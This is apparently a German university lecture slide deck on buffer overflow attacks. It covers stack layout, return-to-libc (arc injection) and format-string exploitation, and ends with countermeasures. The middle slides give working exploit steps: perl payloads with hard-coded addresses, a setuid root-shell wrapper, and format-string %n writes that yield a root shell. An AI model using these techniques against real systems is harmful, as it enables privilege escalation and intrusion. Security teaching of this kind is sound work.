esse

Buffer Overflow Attacks

Repolusk Jürgen

Technische Universität Wien – Security 183.124 – WS 2005

esse

Inhalt

- Buffer Overflows
- Speicherlayout
- Stack
- Beispiel Buffer Overflow
- Erweiterte Techniken:
  - Arc Injection
  - Format Strings
- Gegenmaßnahmen
- Links

Was sind Buffer Overflows

Als Buffer Overflow versteht man das Überlaufen **(Overflow)** eines Feldes von Datenelementen **(Buffer)**

esse

Wie kommen sie zu Stande

- Länge des Buffers wird nicht überprüft
- Keine compilerinternen Maßnahmen zum Schutz vorhanden
- Verwendung von „gefährlichen“ Funktionen

esse

Unsichere Funktionen in C

- strcpy()
- strcat()
- getpw()
- gets()
- fscanf()
- scanf()
- sprintf()


Was sind die Auswirkungen

Durch das Überschreiben eines gültigen Speicherinhaltes werden Daten als auch der Programmfluss beeinträchtigt.

Mögliche Auswirkungen:


- Programmabsturz
- Daten auslesen
- Ausnutzen zum Erlangen von fremden Rechten

Aufbau eines Prozesses




- Code = ausführbarer Maschinencode
- Data = globale und statische Variablen
- Heap = dynamische Speicherverwaltung
- Stack = lokale Variablen

Unix Prozess



- Text = Code
- Data = globale Variablen != 0
- BSS = globale Variablen == 0


Win32 Prozess




- Constants = Konstanten
- Static variable = statische Variable
- Uninitialized Variable = uninitialisierte Variable

Wie funktioniert der Stack?

```
void func (int a, int b, int c){
int a;
char buffer_1[];
char buffer_2[];
int b;
}
void main (){
      func(1,2,3);
}
```



Problematik



Beispiel Buffer Overflows 1

```
/* stack1.c */
void func(char *a)
{
        char buf[10];
        strcpy(buf, a);
        printf("end of func\n");
}
int main(int argc, char **argv)
{
        func(argv[1]);
        printf("end\n");
        return 0;
}
```

Beispiel Buffer Overflows 2

```
$ gcc -o stack1 stack1.c
$ ./stack1 AAA
end of func
end
$ ./stack1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
end of func
Segmentation fault
```

Okay das war nun ein Buffer Overflow – aber was nun?

Exploid

Als Exploid versteht man die Ausnutzung einer Sicherheitslücke um ungewollten Code auszuführen

Erweiterte Techniken

- Trennung von Overflow und Paiload
- Arc Injection
- Format String Vulnerabilities

Overflow und Paiload

Idee:
Der Buffer Overflow und der eingeschleuste Code befinden sich in unterschiedlichen Speicherbereichen

Arc Injection 1

- Auch bekannt als „Return-to-libc“ Attack
- Bei statisch gebundener libc sind Funktionsaddressen bekannt
- Überschreiben der Rücksprungaddresse mit system() Adresse

```
/* stacksmack.c */
int main(int argc, char **argv)
{
    char buffer[5];
    strcpy(buffer, argv[1]);
    return 0;
}
```

Arc Injection 2

- Ermittlung der system() Adresse
  - Mittels ldd und nm:
    ldd eines binaries das mit libc gebunden ist:
    libc.so.6 => /lib/libc.so.6 (0x006644000)
    danach:
    nm /lib/libc.so.6 | *grep system*
    0069932b W system
  - Mittels gdb:
    libc gebundenes Programm debuggen
    Breakpoint in main() setzen:
    (gdb) break main
    (gdb) run
    (gdb) p system
    $1 = {<text variable, no debug info>} 0x0069932b <system>

Arc Injection 3

- Die Argumente müssen nun in der richtigen Reihenfolge übergeben werden:

  |Funktionsadr | Rücksprungadr | Arg1 | Arg2 | ... | ArgN |

  - Funktionsadresse – wurde zuvor ermittelt
  - Rücksprungadresse – können wir ignorieren, da wir ja einen Exploid schreiben
  - Argument – kann durch einen Pointer auf eine Umgebungsvariable dessen Inhalt „/bin/sh“ ist gelöst werden

Arc Injection 4

Kurzes C-Programm um die Adresse von Umgebungsvariablen zu ermitteln:

```
/* getenv.c */
#include <stdlib.h>

int main(int argc, char** argv)
{
        printf("address: 0x%X\n", getenv(argv[1]));
        return 0;
}
```

Arc Injection 5

Ermitteln der Adresse für das übergeben von /bin/sh:

$ export BINSH=“/bin/sh“

$ gcc -o getenv getenv.c

$ ./getenv BINSH

address: 0xBFFA1C45

esse

Arc Injection 6

Adressen die wir brauchen:

- System() 0x0069932B
- /bin/sh 0xBFFA1C45

Exploid mittels der Hilfe von perl:

$ ./stacksmack `perl -e 'print "HACK"x7 .

"\x2b\x93\x69\x00HACK\x45\x1c\xfa\xbf";'`

Beachte:

Aufgrund der Tatsache das Intel Little Endian benutzt müssen die Adressen verkehrt eingegeben werden

Arc Injection 7

Problem: system() führt seine Argumente in /bin/sh aus und hat somit nicht die benötigten Privilegien für eine root Shell

Lösung: Verwendung von execl() und einen kleinen wrapper:

```
/* wrapper.c */
int main()
{
    setuid(0);
    setgid(0);
    system("/bin/sh");
}
```

Arc Injection 8

Der Funktionsaufruf **execl("./wrapper", "./wrapper", 0)** sollte folgendermassen aussehen:

| Funktionsadr | Rücksprungadr | "./wrapper" | "./wrapper" | 0 |

Zu beachten ist das die Argumentliste einen 0-Character zum terminieren benötigt.

Da damit jedoch unser String frühzeitig beendet werden würde – wenden wir einen weiteren Trick an:

Wir führen einen weiterem libc Funktionsaufruf aus.

Arc Injection 9

Mittels der printf() Funktion und dem %n Parameter können wir ausgeben wieviele Zeichen auf eine Position des Arguments geschrieben wurde.

Bei der Verwendung von $n können wir den Wert des n-ten Argumentes auslesen.

Gemeinsam (%3$n) benutzt können wir die Anzahl der Zeichen die auf die Adresse im 3en Argument bisher geschrieben wurde ausgeben.

esse

Arc Injection 10

Wie schon zuvor speichern wir unsere Argumente in Umgebungsvariablen:

$ export WRAPPER="./wrapper"

$ export FMTSTR="%3$n"

Liste der benötigten Addressen:

- printf() Adresse
- execl() Adresse
- FMTSTR Adresse
- WRAPPER Adresse (2x)
- Adresse dieses Wortes

Was wir nun noch benötigen ist die Addresse des letzten Wortes um darin unseren 0-Character zu schreiben.

Arc Injection 11

Um eine Adresse für ein Argument rauszufinden brauchen wir nur eine Zeile in unserem Code hinzufügen:

```
[...]
    char buffer[5];
    printf("adresse von buffer: %p\n", buffer);
    strcpy(buffer, argv[1]);
[...]
```

Arc Injection 12

Um eine passende Adresse zu bekommen, muß die aktuelle Buffergröße simuliert werden:

$ ./vul2 `perl -e 'print "ABCD"x13;'`

adresse von buffer: **0xbffff550**

Jetzt muß zur Bufferadresse dazuaddiert werden, um das gesuchte Argument zu finden.

Überlauf Argumente

(7 long words + 5 long words) * 4 bytes pro long = 48 bytes

Und da der Stack nach unten wächst ergibt sich für uns folgende Adresse:

0xbffff550 + 48 = 0xbffff580

Arc Injection 13

Nun haben wir alle Adressen die wir benötigen:

- printf(): 0x40083960
- excel(): 0x400DC140
- FMTSTR: 0xBFFFFEDF
- WRAPPER: 0xBFFFFC65
- Null argument: 0xBFFFF580

Somit schaut unser finaler Exploid folgendermaßen aus:

```
$ ./vuln `perl -e 'print "ABCD"x7 . "\x60\x39\x08\x40" .
"\x40\xc1\x0d\x40" . "\xdf\xfe\xff\xbf" . "\x65\xfc\xff\xbf" .
"\x65\xfc\xff\xbf" . "\x80\xf5\xff\xbf";'`
sh-2.05a# id
uid=0(root) gid=0(root)
```

Format-String Attacke

```
printf („%s“, „Hello world!\n“);
char * test = „Hello world!\n“;
printf(test);
```

Stack lesen 1

```
#include <stdio.h>

void func(char * test){
        printf(test);
}

int main(int argc, char ** argv){

        printf("main = %08x\nfunc = %08x\n", &main, &func);
        func(argv[1]);
        return 0;
}
```

Stack lesen 1

```
$ ./fst1 %08x.%08x.%08x.%08x.%08x.%08x
main = 08048397
func = 08048384
b7f66ff4.bfc93108.080483d3.bfc934bc.08048397.08048384
```


Stack lesen 2

```
#include <stdio.h>

int main(int argc, char ** argv){
        char buffer[128];

        strcpy(buffer, argv[1]);

        printf("buffer is at: %08x\n", buffer);
        printf("argv[1] is at: %08x\n", argv[1]);

        printf(buffer);
        printf("\n");
        return 0;

}
```

Stack lesen 2

```
$ ./fst2 Hallo
buffer is at: bfe91710
argv[1] is at: bfe934d4
Hallo
$ ./fst2 Hallo.%s
buffer is at: bfabb9a0
argv[1] is at: bfabd4d1
Hallo.Hallo.%s
$ ./fst2 AAAA.%08x.%08x.%08x.%08x
buffer is at: bff0a2c0
argv[1] is at: bff0b4c1
AAAA.bff0b4c1.00000000.00000000.41414141
$ ./fst2 AAAA.%08x.%08x.%08x.%08c
buffer is at: bfb59f70
argv[1] is at: bfb5b4c1
AAAA.bfb5b4c1.00000000.00000000.       A
```

Format Parameter



Variable verändern 1

```
#include <stdio.h>
#include <stdlib.h>

int var = 9;


int main (int argc, char ** argv){
        char buffer[100];

        strcpy(buffer, argv[1]);
        printf("var is at : 0x%08x\n", &var);
        printf("var = 0x%08x\n", var);
        printf(buffer);
        printf("\n var = 0x%08x\n", var);

        return 0;
}
```

Variable verändern 2

```
$ ./fst3 AAAA.%08x.%08x.%08x.%08x
var is at : 0x08049660
var = 0x00000009
AAAA.00000009.bfb82e60.b7f854e8.41414141
 var = 0x00000009
$ ./fst3 `printf "\x60\x96\x04\x08"`AAAA.%08x.%08x.%08x.%hn
var is at : 0x08049660
var = 0x00000009
AAAA.00000009.bfbf5360.b7ffa4e8.
 var = 0x00000024
```

Gegenmaßnahmen 1

Sauberes Programmieren:

- Überprüfen der Längen von Buffer.
- Funktionen mit Bereichsüberprüfung
- Überprüfen von Eingaben
- Kapselung kritischer Funktionen (Klassen)
- Typsichere Programmiersprachen

Gegenmaßnahmen 2

Statische Analysen:

- Lexikalische Quelltextanalysen (zb. grep)
- Semantische Analysen durch Datenfluß (Splint)
- Streß-Testing (Fault injection)

Gegenmaßnahmen 3

Dynamische Analysen:

- Streß-Testing (Fault injection)
- Check auf Speicherüberläufe (Electronic fences)
- Überprüfung der Rücksprungadresse (Stack guard)

Links

Smashing the Stack for Fun and Profit:

http://www.phrack.org/show.php?p=60&a=6

Arc Injection:

http://www.acm.uiuc.edu/sigmil/talks/general_exploitation/arc_injection/arc_injection.html

Shellcode:

http://www.acm.uiuc.edu/sigmil/talks/shellcode/shellcode.html

http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html

Format Strings:

http://www.rosiello.org/archivio/fmtbugs.pdf

http://marc.theaimsgroup.com/?l=bugtraq&m=96179429114160&w=2

esse

ENDE

Danke für die Aufmerksamkeit

Q & A